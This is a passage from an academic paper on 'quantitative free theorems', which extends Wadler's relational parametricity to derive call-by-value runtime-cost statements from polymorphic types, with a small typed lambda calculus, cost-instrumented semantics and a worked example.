“Theorems for Free!” (Wadler 1989) is a slogan for a technique that allows to derive statements about functions just from their types. So far, the statements considered have always had a purely extensional flavor: statements relating the value semantics of program expressions, but not statements relating their runtime (or other) cost. Here we study an extension of the technique that allows precisely statements of the latter flavor, by deriving quantitative theorems for free. After developing the theory, we walk through a number of example derivations. Probably none of the statements derived in those simple examples will be particularly surprising to most readers, but what *is* maybe surprising, and at the very least novel, is that there is a general technique for obtaining such results on a quantitative level in a principled way. Moreover, there is good potential to bring that technique to bear on more complex examples as well. We turn our attention to short-cut fusion (Gill et al. 1993) in particular.

## 1 Introduction

Based on the concept of relational parametricity (Reynolds 1983), Wadler (1989) established so-called “free theorems”, a method for obtaining proofs of program properties from parametrically polymorphic types in purely functional languages. For example, it can thus be shown that every function  $f :: [\alpha] \rightarrow [\alpha]$ , with  $\alpha$  a type variable, satisfies

$$f(\text{mapList } g \text{ xs}) = \text{mapList } g(f \text{ xs}) \quad (1)$$

for every choice of  $g :: \tau_1 \rightarrow \tau_2$  and  $\text{xs} :: [\tau_1]$ , with  $\tau_1$  and  $\tau_2$  concrete types, where:

$$\begin{aligned} \text{mapList} &:: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta] \\ \text{mapList } g \text{ []} &= [] \\ \text{mapList } g \text{ (x : xs)} &= (g x) : (\text{mapList } g \text{ xs}) \end{aligned}$$

Statements of that flavor have been used for program transformation (Gill et al. 1993; Svenningsson 2002; Voigtländer 2009a), but also for other interesting results (Voigtländer 2008; Bernardy et al. 2010a).

So far, free theorems have been considered a qualitative tool only. That is, statements like (1) have been established as extensional equivalences or semantic approximations in a definedness order, and in fact a lot of research has gone into what definedness and/or strictness conditions are needed on the involved functions in various language settings and into extending the approach to richer type systems (Launchbury and Paterson 1996; Johann and Voigtländer 2004; Stenger and Voigtländer 2009; Voigtländer 2009b; Christiansen et al. 2010; Bernardy et al. 2010b). It is natural, though, to ask about the quantitative content of free theorems in terms of program efficiency. In a statement like (1), what is the relative performance of the left- and right-hand sides? If we can answer such questions formally,

---

\*This author was supported by the DFG under grant VO 1512/1-1.

this will clearly be of particular interest for the mentioned program transformation applications, where statements about efficiency have so far only been made informally or empirically.

In this paper, we lay the ground for formal such investigations. The challenge, of course, as for standard free theorems, is to work independently of concrete function definitions, just as (1) depends on *only the type* of  $f$ . To this end, we revise the theory of relational parametricity, essentially marrying it with the classical idea of externalizing the intensional property ‘‘computation time’’ by making it part of the observable program output, and thus accessible to semantic analysis (Wadler 1988; Bjerner and Holmström 1989; Rosendahl 1989; Sands 1995). Our vision is to eventually integrate our results into a tool like <http://www-ps.iai.uni-bonn.de/cgi-bin/free-theorems-webui.cgi> to enable automatic generation of quantitative free theorems for realistic languages.

To start simple, let us consider some examples. We begin with  $f :: \alpha \rightarrow \text{Nat}$ . The standard free theorem derived from that type is that for every  $g :: \tau_1 \rightarrow \tau_2$  and  $x :: \tau_1$ ,

$$f(gx) = fx \quad (2)$$

In fact, absent nontermination, it is even possible to conclude that  $f$  is a constant function, i.e., for some  $n :: \text{Nat}$ ,  $f$  is semantically equivalent to  $(\lambda x \rightarrow n)$ . If we take program runtime into account, then there is another degree of freedom, in addition to picking the natural number  $n$ . Namely, two functions of type  $\alpha \rightarrow \text{Nat}$  can then differ in how long they take before providing their output, because clearly a function that no matter what the input is immediately returns 42 is to be considered different from one that does the same after  $7\frac{1}{2}$  million years. Even so, since the same  $f$  occurs on the left- and right-hand sides of (2), we can intuitively argue that the right-hand side will never be less efficient than the left-hand side (while it may be more efficient in that it avoids an application of  $g$ ). On the extensional semantics level, such invariance, namely that different  $f$  may use different  $n$  in  $(\lambda x \rightarrow n)$ , but the different instantiations of a single polymorphic  $f$  at the types  $\tau_2$  and  $\tau_1$  on the left- and right-hand sides of (2) may not, is exactly what relational parametricity provides. Our task is to formally transfer this argument to the mentioned second degree of freedom, concerning program runtime.

As soon as we do consider runtime, we also have to talk about evaluation order. For the example (2), we can make more precise statements if we know whether function application is call-by-value or call-by-name/need. In the former, strict case, the right-hand side of (2) is actually more efficient than the left-hand side, because the very real cost of applying  $g$  is saved. In nonstrict languages, in contrast, the left- and right-hand sides of (2) are to be considered equally efficient since from the type of  $f$  we claimed that the function never looks at its argument (extensionally  $f = (\lambda x \rightarrow n)$  for some arbitrary but fixed  $n$ ), so the potentially costly inner application  $(gx)$  on the left-hand side is never actually evaluated. Such issues, and the required reasoning, become more interesting as the types considered get more complicated. For example, for the type  $f :: \alpha \rightarrow \alpha \rightarrow \alpha$  and the associated free theorem

$$f(gx)(gy) = g(fxy) \quad (3)$$

the situation is the same as for (2), i.e., the right-hand side is more efficient in a call-by-value language, while no difference is observable with call-by-name/need. But for the type  $f :: \alpha \rightarrow (\alpha, \alpha)$  and free theorem

$$f(gx) = \text{mapPair}(g, g)(fx) \quad (4)$$

where

$$\begin{aligned} \text{mapPair} &:: (\alpha \rightarrow \gamma, \beta \rightarrow \delta) \rightarrow (\alpha, \beta) \rightarrow (\gamma, \delta) \\ \text{mapPair}(f_1, f_2)(x_1, x_2) &= (f_1 x_1, f_2 x_2) \end{aligned}$$

the situation is rather different: under call-by-value and call-by-need the left-hand side is more efficient, while under call-by-name the left-hand side is for sure not less efficient than the right-hand side, but whether it is actually more efficient depends on what runtime cost we associate with  $\text{mapPair}$ .<sup>1</sup> In summary, the relationships between the runtimes of the various left- and right-hand sides claimed above are as follows:

	$f :: \alpha \rightarrow \text{Nat}$	$f :: \alpha \rightarrow \alpha \rightarrow \alpha$	$f :: \alpha \rightarrow (\alpha, \alpha)$
	$f(gx) = fx$	$f(gx)(gy) = g(fxy)$	$f(gx) = \text{mapPair}(g,g)(fx)$
call-by-value	$\text{lhs} > \text{rhs}$	$\text{lhs} > \text{rhs}$	$\text{lhs} < \text{rhs}$
call-by-name	$\text{lhs} = \text{rhs}$	$\text{lhs} = \text{rhs}$	$\text{lhs} \leq \text{rhs}$
call-by-need	$\text{lhs} = \text{rhs}$	$\text{lhs} = \text{rhs}$	$\text{lhs} < \text{rhs}$

In this paper we concentrate on call-by-value. From the above, one could jump to the conclusion that then the answer to the question which of the two sides of a free theorem is more efficient depends only on the numbers of syntactic occurrences of  $g$ . However, this simplistic view breaks down if one considers types that allow more diverse behavior, like  $f :: \alpha \rightarrow \alpha \rightarrow (\alpha, \alpha)$  or indeed example (1). Also, even for the cases considered above, one should not be deceived by the apparent obviousness of the analysis. For example, that any function  $f :: \alpha \rightarrow \alpha \rightarrow \alpha$  is, by its type alone, not only forced to extensionally be one of the two possible (curried) projections (a fact that can be proved using standard free theorems), but also prevented from causing different costs in different concrete invocations is a nontrivial property that requires proof. To emphasize this point, consider a function  $f :: \text{Nat} \rightarrow \text{Nat} \rightarrow \text{Nat}$ . Even if we knew that extensionally this function is equivalent to either  $(\lambda x y \rightarrow x)$  or  $(\lambda x y \rightarrow y)$ , or even if we knew to which of the two, there would be absolutely no way to conclude which if any of  $f(gx)(gy)$  and  $g(fxy)$  is more efficient for general  $g :: \text{Nat} \rightarrow \text{Nat}$  and  $x, y :: \text{Nat}$ .<sup>2</sup> It is only the polymorphism in  $f :: \alpha \rightarrow \alpha \rightarrow \alpha$  that allows such analysis, and what we seek here is the appropriate formal theory as opposed to just the suggestive examples given above.

While the above table may suggest that we are going to prove only comparative statements, actually we will be able to make more precise quantitative statements about the relative costs of left- and right-hand sides of free theorems. For example, for  $f :: \alpha \rightarrow \alpha \rightarrow \alpha$ , in the call-by-value setting, we will not only deduce that the left-hand side  $f(gx)(gy)$  takes more time than the right-hand side  $g(fxy)$ , but will also obtain that the cost difference is exactly either the cost of applying  $g$  on  $x$  (without the cost of evaluating  $x$  itself) or the cost of applying  $g$  on  $y$  (without the cost of evaluating  $y$  itself).

## 2 A polymorphically typed lambda-calculus

For formal investigation, we use a relatively small toy language that nevertheless captures essential aspects relevant for our intended analysis. The syntax and typing rules are given in Figures 1 and 2, respectively. There,  $\alpha$  ranges over type variables,  $x, y$  over term variables, and  $n$  over the naturals. The language is explicitly typed, the notation for type annotations is “::”, while “:” is the cons operator for lists. The operators **Ifold** (corresponding to Haskell’s *foldr*) and **ifold** are used to express structural recursion on lists and naturals, respectively. (General, potentially nonterminating, recursion is not included

<sup>1</sup>In principle, one could replace  $\text{mapPair}(g,g)(fx)$  by  $\text{let } (y_1, y_2) = fx \text{ in } (g y_1, g y_2)$  and consider **let**-binding to be cost-neutral, in which case  $f(gx)$  and the given replacement would be equally efficient under call-by-name. For call-by-value and call-by-need such replacement has no real impact, since for them a whole application of  $g$  is saved on the left in any case.

<sup>2</sup>For example,  $f$  could be a function that first counts down its first argument to zero, before finally returning its second argument. Then, by choosing  $g$  and  $x$  appropriately, one could make either of  $f(gx)(gy)$  and  $g(fxy)$  arbitrarily more costly while not affecting the other one at all.

$$\begin{aligned}\tau ::= & \alpha \mid \text{Nat} \mid (\tau, \tau) \mid [\tau] \mid \tau \rightarrow \tau \\ t ::= & x \mid n \mid \text{case } t \text{ of } \{0 \rightarrow t; x \rightarrow t\} \mid t + t \mid []_\tau \mid t : t \mid \text{case } t \text{ of } \{[] \rightarrow t; x : x \rightarrow t\} \mid \\ & (t, t) \mid \text{case } t \text{ of } \{(x, x) \rightarrow t\} \mid \lambda x :: \tau. t \mid t t \mid \text{ifold}(t, t, t) \mid \text{ifold}(t, t, t)\end{aligned}$$

Figure 1: Syntax of the calculus

$$\begin{array}{c} \frac{\Gamma, x :: \tau \vdash x :: \tau \quad \Gamma \vdash n :: \text{Nat} \quad \Gamma \vdash []_\tau :: [\tau]}{} \\ \frac{\Gamma \vdash t_1 :: \text{Nat} \quad \Gamma \vdash t_2 :: \text{Nat}}{\Gamma \vdash (t_1 + t_2) :: \text{Nat}} \qquad \frac{\Gamma \vdash t :: \text{Nat} \quad \Gamma \vdash t_1 :: \tau \quad \Gamma, x :: \text{Nat} \vdash t_2 :: \tau}{\Gamma \vdash (\text{case } t \text{ of } \{0 \rightarrow t_1; x \rightarrow t_2\}) :: \tau} \\ \frac{\Gamma \vdash t_1 :: \tau \quad \Gamma \vdash t_2 :: [\tau]}{\Gamma \vdash (t_1 : t_2) :: [\tau]} \qquad \frac{\Gamma \vdash t :: [\tau_1] \quad \Gamma \vdash t_1 :: \tau \quad \Gamma, x :: \tau_1, y :: [\tau_1] \vdash t_2 :: \tau}{\Gamma \vdash (\text{case } t \text{ of } \{[] \rightarrow t_1; x : y \rightarrow t_2\}) :: \tau} \\ \frac{\Gamma \vdash t_1 :: \tau_1 \quad \Gamma \vdash t_2 :: \tau_2}{\Gamma \vdash (t_1, t_2) :: (\tau_1, \tau_2)} \qquad \frac{\Gamma \vdash t :: (\tau_1, \tau_2) \quad \Gamma, x :: \tau_1, y :: \tau_2 \vdash t_1 :: \tau}{\Gamma \vdash (\text{case } t \text{ of } \{(x, y) \rightarrow t_1\}) :: \tau} \\ \frac{\Gamma, x :: \tau_1 \vdash t :: \tau_2}{\Gamma \vdash (\lambda x :: \tau_1. t) :: \tau_1 \rightarrow \tau_2} \qquad \frac{\Gamma \vdash t_1 :: \tau_1 \rightarrow \tau_2 \quad \Gamma \vdash t_2 :: \tau_1}{\Gamma \vdash (t_1 t_2) :: \tau_2} \\ \frac{\Gamma \vdash t_1 :: \tau_1 \rightarrow \tau_2 \rightarrow \tau_3 \quad \Gamma \vdash t_2 :: \tau_2 \quad \Gamma \vdash t_3 :: [\tau_1]}{\Gamma \vdash \text{ifold}(t_1, t_2, t_3) :: \tau_2} \\ \frac{\Gamma \vdash t_1 :: \tau \rightarrow \tau \quad \Gamma \vdash t_2 :: \tau \quad \Gamma \vdash t_3 :: \text{Nat}}{\Gamma \vdash \text{ifold}(t_1, t_2, t_3) :: \tau}\end{array}$$

Figure 2: Typing rules

for simplicity.) For example, the function *mapList* from the introduction is defined in our calculus as follows:

$$\text{mapList} = \lambda g :: (\alpha \rightarrow \beta). \lambda ys :: [\alpha]. \text{ifold}(\lambda x :: \alpha. \lambda xs :: [\beta]. (g x) : xs, []_\beta, ys)$$

and satisfies  $\alpha, \beta \vdash \text{mapList} :: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta]$ .

Semantically, types are interpreted as sets in an absolutely standard way, see Figure 3 (where  $\theta$  is a mapping from type variables to sets). There is also a standard denotational term semantics, shown in Figure 4, which satisfies: if  $\Gamma \vdash t :: \tau$ , then  $\llbracket t \rrbracket_\sigma \in \llbracket \tau \rrbracket_\theta$  for every  $\sigma$  with  $\sigma(x) \in \llbracket \tau' \rrbracket_\theta$  for every  $x :: \tau'$  in  $\Gamma$ .

The key to relational parametricity, and thus to free theorems, is to provide a suitable interpretation of types as relations. The standard such type-indexed family of relations for our setting so far, defined by induction on the structure of types, and called a “logical relation”, is given in Figure 5 (where  $\rho$  is a mapping from type variables to binary relations between sets). Note that we use juxtaposition ( $\mathbf{f} \mathbf{x}$ ), instead of  $\mathbf{f}(\mathbf{x})$ , as notation for applying mathematical functions (mirroring the syntactic application on term level). Also, we use the following definitions:

$$\begin{aligned}\text{lift}_{[]}(\mathcal{R}) &= \{([\mathbf{x}_1, \dots, \mathbf{x}_n], [\mathbf{y}_1, \dots, \mathbf{y}_n]) \mid n \in \mathbb{N} \wedge \forall i \in \{1, \dots, n\}. (\mathbf{x}_i, \mathbf{y}_i) \in \mathcal{R}\} \\ \text{lift}_{(,)}(\mathcal{R}_1, \mathcal{R}_2) &= \{((\mathbf{x}_1, \mathbf{x}_2), (\mathbf{y}_1, \mathbf{y}_2)) \mid (\mathbf{x}_1, \mathbf{y}_1) \in \mathcal{R}_1 \wedge (\mathbf{x}_2, \mathbf{y}_2) \in \mathcal{R}_2\}\end{aligned}$$

$\llbracket \alpha \rrbracket_\theta = \theta(\alpha)$	(an arbitrary set, fixed in $\theta$ )
$\llbracket \text{Nat} \rrbracket_\theta = \mathbb{N}$	(the naturals)
$\llbracket [\tau] \rrbracket_\theta = \{[\mathbf{x}_1, \dots, \mathbf{x}_n] \mid n \in \mathbb{N} \wedge \forall i \in \{1, \dots, n\}. \mathbf{x}_i \in \llbracket \tau \rrbracket_\theta\}$	(the free monoid over a set)
$\llbracket (\tau_1, \tau_2) \rrbracket_\theta = \llbracket \tau_1 \rrbracket_\theta \times \llbracket \tau_2 \rrbracket_\theta$	(the Cartesian product of sets)
$\llbracket \tau_1 \rightarrow \tau_2 \rrbracket_\theta = \llbracket \tau_2 \rrbracket_\theta^{\llbracket \tau_1 \rrbracket_\theta}$	(the mathematical function space between sets)

Figure 3: Standard type semantics

$\llbracket x \rrbracket_\sigma = \sigma(x)$	
$\llbracket n \rrbracket_\sigma = \mathbf{n}$	
$\llbracket \text{case } t \text{ of } \{0 \rightarrow t_1; x \rightarrow t_2\} \rrbracket_\sigma = \begin{cases} \llbracket t_1 \rrbracket_\sigma & \text{if } \llbracket t \rrbracket_\sigma = \mathbf{0} \\ \llbracket t_2 \rrbracket_{\sigma[x \mapsto \mathbf{n}]} & \text{if } \llbracket t \rrbracket_\sigma = \mathbf{n}, \mathbf{n} > \mathbf{0} \end{cases}$	
$\llbracket t_1 + t_2 \rrbracket_\sigma = \llbracket t_1 \rrbracket_\sigma + \llbracket t_2 \rrbracket_\sigma$	
$\llbracket [] \rrbracket_\sigma = []$	
$\llbracket t_1 : t_2 \rrbracket_\sigma = \llbracket t_1 \rrbracket_\sigma, \mathbf{v}_1, \dots, \mathbf{v}_n \text{ with } \llbracket t_2 \rrbracket_\sigma = [\mathbf{v}_1, \dots, \mathbf{v}_n]$	
$\llbracket \text{case } t \text{ of } [] \rightarrow t_1; x : y \rightarrow t_2 \rrbracket_\sigma = \begin{cases} \llbracket t_1 \rrbracket_\sigma & \text{if } \llbracket t \rrbracket_\sigma = [] \\ \llbracket t_2 \rrbracket_{\sigma[x \mapsto \mathbf{v}_1, y \mapsto [\mathbf{v}_2, \dots, \mathbf{v}_n]]} & \text{if } \llbracket t \rrbracket_\sigma = [\mathbf{v}_1, \dots, \mathbf{v}_n], \mathbf{n} > \mathbf{0} \end{cases}$	
$\llbracket (t_1, t_2) \rrbracket_\sigma = (\llbracket t_1 \rrbracket_\sigma, \llbracket t_2 \rrbracket_\sigma)$	
$\llbracket \text{case } t \text{ of } (x, y) \rightarrow t_1 \rrbracket_\sigma = \llbracket t_1 \rrbracket_{\sigma[x \mapsto \mathbf{v}_1, y \mapsto \mathbf{v}_2]} \text{ with } \llbracket t \rrbracket_\sigma = (\mathbf{v}_1, \mathbf{v}_2)$	
$\llbracket \lambda x :: \tau. t \rrbracket_\sigma = \lambda \mathbf{v}. \llbracket t \rrbracket_{\sigma[x \mapsto \mathbf{v}]}$	
$\llbracket t_1 t_2 \rrbracket_\sigma = \llbracket t_1 \rrbracket_\sigma \llbracket t_2 \rrbracket_\sigma$	
$\llbracket \text{Ifold}(t_1, t_2, t_3) \rrbracket_\sigma = \llbracket t_1 \rrbracket_\sigma \mathbf{v}_1 (\llbracket t_1 \rrbracket_\sigma \mathbf{v}_2 \dots (\llbracket t_1 \rrbracket_\sigma \mathbf{v}_n \llbracket t_2 \rrbracket_\sigma) \dots) \text{ with } \llbracket t_3 \rrbracket_\sigma = [\mathbf{v}_1, \dots, \mathbf{v}_n]$	
$\llbracket \text{ifold}(t_1, t_2, t_3) \rrbracket_\sigma = \underbrace{\llbracket t_1 \rrbracket_\sigma (\llbracket t_1 \rrbracket_\sigma \dots (\llbracket t_1 \rrbracket_\sigma \llbracket t_2 \rrbracket_\sigma) \dots)}_{\llbracket t_3 \rrbracket_\sigma \text{ times}}$	

Figure 4: Standard term semantics

$$\begin{aligned}
\Delta_{\alpha,\rho} &= \rho(\alpha) \\
\Delta_{\text{Nat},\rho} &= id_{\mathbb{N}} \\
\Delta_{[\tau],\rho} &= lift_{[]}(\Delta_{\tau,\rho}) \\
\Delta_{(\tau_1, \tau_2),\rho} &= lift_{(,)}(\Delta_{\tau_1,\rho}, \Delta_{\tau_2,\rho}) \\
\Delta_{\tau_1 \rightarrow \tau_2,\rho} &= \{(\mathbf{f}, \mathbf{g}) \mid \forall (\mathbf{x}, \mathbf{y}) \in \Delta_{\tau_1,\rho}. (\mathbf{f} \mathbf{x}, \mathbf{g} \mathbf{y}) \in \Delta_{\tau_2,\rho}\}
\end{aligned}$$

Figure 5: Standard logical relation

To derive free theorems, all one needs is the following theorem (Reynolds 1983; Wadler 1989). In it,  $\text{Rel}$  denotes the collection of all binary relations between sets. (Later, we also use  $\text{Rel}(S_1, S_2)$  to denote more specifically the collection of all binary relations between sets  $S_1$  and  $S_2$ .)

**Theorem 1** (standard parametricity theorem). *If  $\Gamma \vdash t :: \tau$ , then for every  $\rho, \sigma_1, \sigma_2$  such that*

- *for every  $\alpha$  in  $\Gamma$ ,  $\rho(\alpha) \in \text{Rel}$ , and*
- *for every  $x :: \tau'$  in  $\Gamma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta_{\tau', \rho}$ ,*

*we have  $([\![t]\!]_{\sigma_1}, [\![t]\!]_{\sigma_2}) \in \Delta_{\tau, \rho}$ .*

Our aim now is to provide an analogous theorem for a setting in which computation costs are taken into account. For doing so, we clearly first need to develop the underlying semantic notions (and then a suitable new logical relation).

### 3 Adding costs to the semantics

As already mentioned in the introduction, we want to study the call-by-value case here. That is, we consider the presented lambda-calculus as a small core language of a kind of strict Haskell or pure ML.

In order to reflect computation costs in the semantics, we first revise the set interpretation of types. In addition to a value, every semantic object now has to carry an integer representing some abstract notion of costs incurred while computing that value. Such integers (actually naturals would suffice for the moment, but the added generality of negative numbers comes in handy later on) need to be added only at top-level positions of compound values, thanks to our restriction to strict evaluation. For example, the costs of individual list elements are not relevant ultimately, only the cost of a whole list, because anyway there is no means to evaluate only a part of it (as there would be in a nonstrict language). The only place where “embedded” costs are relevant is in (the result positions of) function spaces, because there it is really important to capture which actual function arguments lead to which specific costs in the output. Formally, we define a variant of the mapping from Figure 3 in Figure 6, where  $\mathcal{C}(S) = \{(\mathbf{x}, c) \mid \mathbf{x} \in S \wedge c \in \mathbb{Z}\}$ . That new mapping,  $[\![\cdot]\!]'$ , does not itself capture top-level costs. But ultimately, instead of the earlier  $[\![t]\!]_\sigma \in [\![\tau]\!]_\theta$  we will have that a term  $t$  of type  $\tau$  is mapped, by a new term semantics, to an element of the  $\mathcal{C}(\cdot)$ -*lifting* of  $[\![\tau]\!]'_\theta$ .

Our new term semantics (changed from Figure 4) follows the same spirit as the instrumented semantics of Rosendahl (1989). Essentially, the cost integers are carried around and just suitably propagated, except where we decide that a certain semantic operation should be counted as contributing a cost of its own. Here we assign a cost only to the invocation of functions, so we add a cost of 1 in the interpretation of lambda-abstractions.<sup>3</sup> The formal definition is given in Figure 7. The helper function  $\triangleright$  defined in the figure adds, in  $c \triangleright \mathbf{x}$ , the cost  $c$  to the cost component of semantic object  $\mathbf{x}$ . The other helper functions are cost-propagating versions of data constructors and function application. Syntactically,  $\triangleright$  and  $:^c$  are right-associative,  $:^c$  is left-associative, and  $\triangleright$  has higher precedence than the other semantic operations. Now we have that if  $\Gamma \vdash t :: \tau$  then  $[\![t]\!]_\sigma^c \in \mathcal{C}([\![\tau]\!]'_\theta)$  for every  $\theta$  mapping the type variables in  $\Gamma$  to sets and  $\sigma$  with  $\sigma(x) \in [\![\tau']_\theta^c$  for every  $x :: \tau'$  in  $\Gamma$ .

**Example 1.** Let  $\text{length} = \lambda xs :: [\alpha]. \text{Ifold}(\lambda x :: \alpha. \lambda y :: \text{Nat}. 1 + y, 0, xs)$ . We calculate the semantics of  $\text{length}[\text{Nat}/\alpha]$  ( $1 : 2 : []_{\text{Nat}}$ ), where  $[\text{Nat}/\alpha]$  denotes syntactic substitution of  $\text{Nat}$  for all occurrences of

---

<sup>3</sup>Other possible places to put extra costs would have been the data constructors and **case**-expressions. Actually, we have found that our general results, in particular Theorem 2, are unaffected by such changes.

$$\begin{aligned}
\llbracket \alpha \rrbracket'_\theta &= \theta(\alpha) \\
\llbracket \text{Nat} \rrbracket'_\theta &= \mathbb{N} \\
\llbracket [\tau] \rrbracket'_\theta &= \{[\mathbf{x}_1, \dots, \mathbf{x}_n] \mid n \in \mathbb{N} \wedge \forall i \in \{1, \dots, n\}. \mathbf{x}_i \in \llbracket \tau \rrbracket'_\theta\} \\
\llbracket (\tau_1, \tau_2) \rrbracket'_\theta &= \llbracket \tau_1 \rrbracket'_\theta \times \llbracket \tau_2 \rrbracket'_\theta \\
\llbracket \tau_1 \rightarrow \tau_2 \rrbracket'_\theta &= \mathcal{C}(\llbracket \tau_2 \rrbracket'_\theta)^{\llbracket \tau_1 \rrbracket'_\theta}
\end{aligned}$$

Figure 6: Type semantics with embedded costs

$$\begin{aligned}
\llbracket x \rrbracket_\sigma^\epsilon &= (\sigma(x), 0) \\
\llbracket n \rrbracket_\sigma^\epsilon &= (\mathbf{n}, 0) \\
\llbracket \text{case } t \text{ of } \{0 \rightarrow t_1; x \rightarrow t_2\} \rrbracket_\sigma^\epsilon &= \begin{cases} c \triangleright \llbracket t_1 \rrbracket_\sigma^\epsilon & \text{if } \llbracket t \rrbracket_\sigma^\epsilon = (\mathbf{0}, c) \\ c \triangleright \llbracket t_2 \rrbracket_{\sigma[x \mapsto \mathbf{n}]}^\epsilon & \text{if } \llbracket t \rrbracket_\sigma^\epsilon = (\mathbf{n}, c), \mathbf{n} > \mathbf{0} \end{cases} \\
\llbracket t_1 + t_2 \rrbracket_\sigma^\epsilon &= (\mathbf{n}_1 + \mathbf{n}_2, c_1 + c_2) \text{ with } \llbracket t_1 \rrbracket_\sigma^\epsilon = (\mathbf{n}_1, c_1), \llbracket t_2 \rrbracket_\sigma^\epsilon = (\mathbf{n}_2, c_2) \\
\llbracket [] \rrbracket_\sigma^\epsilon &= ([], 0) \\
\llbracket t_1 : t_2 \rrbracket_\sigma^\epsilon &= \llbracket t_1 \rrbracket_\sigma^\epsilon :^\epsilon \llbracket t_2 \rrbracket_\sigma^\epsilon \\
\llbracket \text{case } t \text{ of } [] \rightarrow t_1; x : y \rightarrow t_2 \rrbracket_\sigma^\epsilon &= \begin{cases} c \triangleright \llbracket t_1 \rrbracket_\sigma^\epsilon & \text{if } \llbracket t \rrbracket_\sigma^\epsilon = ([], c) \\ c \triangleright \llbracket t_2 \rrbracket_{\sigma[x \mapsto \mathbf{v}_1, y \mapsto [\mathbf{v}_2, \dots, \mathbf{v}_n]]}^\epsilon & \text{if } \llbracket t \rrbracket_\sigma^\epsilon = ([\mathbf{v}_1, \dots, \mathbf{v}_n], c), \mathbf{n} > \mathbf{0} \end{cases} \\
\llbracket (t_1, t_2) \rrbracket_\sigma^\epsilon &= (\llbracket t_1 \rrbracket_\sigma^\epsilon, \llbracket t_2 \rrbracket_\sigma^\epsilon)^\epsilon \\
\llbracket \text{case } t \text{ of } \{(x, y) \rightarrow t_1\} \rrbracket_\sigma^\epsilon &= c \triangleright \llbracket t_1 \rrbracket_{\sigma[x \mapsto \mathbf{v}_1, y \mapsto \mathbf{v}_2]}^\epsilon \text{ with } \llbracket t \rrbracket_\sigma^\epsilon = ((\mathbf{v}_1, \mathbf{v}_2), c) \\
\llbracket \lambda x :: \tau. t \rrbracket_\sigma^\epsilon &= (\lambda \mathbf{v}. 1 \triangleright \llbracket t \rrbracket_{\sigma[x \mapsto \mathbf{v}]}^\epsilon, 0) \\
\llbracket t_1 t_2 \rrbracket_\sigma^\epsilon &= \llbracket t_1 \rrbracket_\sigma^\epsilon \not\in \llbracket t_2 \rrbracket_\sigma^\epsilon \\
\llbracket \text{ifold}(t_1, t_2, t_3) \rrbracket_\sigma^\epsilon &= (c_1 + c_3) \triangleright ((\mathbf{g} \mathbf{v}_1) \not\in ((\mathbf{g} \mathbf{v}_2) \not\in \dots ((\mathbf{g} \mathbf{v}_n) \not\in \llbracket t_2 \rrbracket_\sigma^\epsilon) \dots)) \\
&\quad \text{with } \llbracket t_1 \rrbracket_\sigma^\epsilon = (\mathbf{g}, c_1), \llbracket t_3 \rrbracket_\sigma^\epsilon = ([\mathbf{v}_1, \dots, \mathbf{v}_n], c_3) \\
\llbracket \text{ifold}(t_1, t_2, t_3) \rrbracket_\sigma^\epsilon &= (c_1 + c_3) \triangleright (\underbrace{((\mathbf{g}, 0) \not\in ((\mathbf{g}, 0) \not\in \dots ((\mathbf{g}, 0) \not\in \llbracket t_2 \rrbracket_\sigma^\epsilon) \dots)}_{\mathbf{n} \text{ times}}) \\
&\quad \text{with } \llbracket t_1 \rrbracket_\sigma^\epsilon = (\mathbf{g}, c_1), \llbracket t_3 \rrbracket_\sigma^\epsilon = (\mathbf{n}, c_3)
\end{aligned}$$

where

$$\begin{aligned}
c \triangleright (\mathbf{v}, c') &= (\mathbf{v}, c + c') \\
\mathbf{x} :^\epsilon \mathbf{xs} &= ([\mathbf{v}, \mathbf{v}_1, \dots, \mathbf{v}_n], c + c') \text{ with } \mathbf{x} = (\mathbf{v}, c), \mathbf{xs} = ([\mathbf{v}_1, \dots, \mathbf{v}_n], c') \\
(\mathbf{x}_1, \mathbf{x}_2)^\epsilon &= ((\mathbf{v}_1, \mathbf{v}_2), c + c') \text{ with } \mathbf{x}_1 = (\mathbf{v}_1, c), \mathbf{x}_2 = (\mathbf{v}_2, c') \\
\mathbf{f} \not\in \mathbf{x} &= (c + c') \triangleright (\mathbf{g} \mathbf{v}) \text{ with } \mathbf{f} = (\mathbf{g}, c), \mathbf{x} = (\mathbf{v}, c')
\end{aligned}$$

Figure 7: Term semantics with costs

$$\begin{aligned}
\Delta'_{\alpha,\rho} &= \rho(\alpha) \\
\Delta'_{\text{Nat},\rho} &= id_{\mathbb{N}} \\
\Delta'_{[\tau],\rho} &= lift_{[]}(\Delta'_{\tau,\rho}) \\
\Delta'_{(\tau_1,\tau_2),\rho} &= lift_{(,)}(\Delta'_{\tau_1,\rho}, \Delta'_{\tau_2,\rho}) \\
\Delta'_{\tau_1 \rightarrow \tau_2,\rho} &= \{(\mathbf{f}, \mathbf{g}) \mid \forall (\mathbf{x}, \mathbf{y}) \in \Delta'_{\tau_1,\rho}. (\mathbf{f} \mathbf{x}, \mathbf{g} \mathbf{y}) \in \mathcal{C}(\Delta'_{\tau_2,\rho})\}
\end{aligned}$$

Figure 8: Logical relation with embedded costs

$\alpha$ , as follows:

$$\begin{aligned}
&\llbracket (\lambda xs :: [\text{Nat}]. \text{Ifold}(\lambda x :: \text{Nat}. \lambda y :: \text{Nat}. 1 + y, 0, xs)) (1 : 2 : []_{\text{Nat}}) \rrbracket_{\emptyset}^{\epsilon} \\
&= (\lambda v. 1 \triangleright \llbracket \text{Ifold}(\lambda x :: \text{Nat}. \lambda y :: \text{Nat}. 1 + y, 0, xs) \rrbracket_{[xs \rightarrow v]}^{\epsilon}, 0) \notin ([\mathbf{1}, \mathbf{2}], 0) \\
&= 1 \triangleright \llbracket \text{Ifold}(\lambda x :: \text{Nat}. \lambda y :: \text{Nat}. 1 + y, 0, xs) \rrbracket_{[xs \rightarrow [\mathbf{1}, \mathbf{2}]]}^{\epsilon} \\
&= 1 \triangleright (((\lambda x. (\lambda y. (\mathbf{1} + y, 1), 1)) \mathbf{1}) \notin (((\lambda x. (\lambda y. (\mathbf{1} + y, 1), 1)) \mathbf{2}) \notin (\mathbf{0}, 0))) \\
&= 1 \triangleright ((\lambda y. (\mathbf{1} + y, 1), 1) \notin 1 \triangleright (\mathbf{1} + \mathbf{0}, 1)) \\
&= 1 \triangleright (1 + 1 + 1) \triangleright ((\lambda y. (\mathbf{1} + y, 1)) (\mathbf{1} + \mathbf{0})) \\
&= (\mathbf{2}, 5)
\end{aligned}$$

Exactly the five required beta-reductions (once for  $\lambda xs :: [\text{Nat}]$  and twice each for  $\lambda x :: \text{Nat}. \lambda y :: \text{Nat}$ ) have been counted.

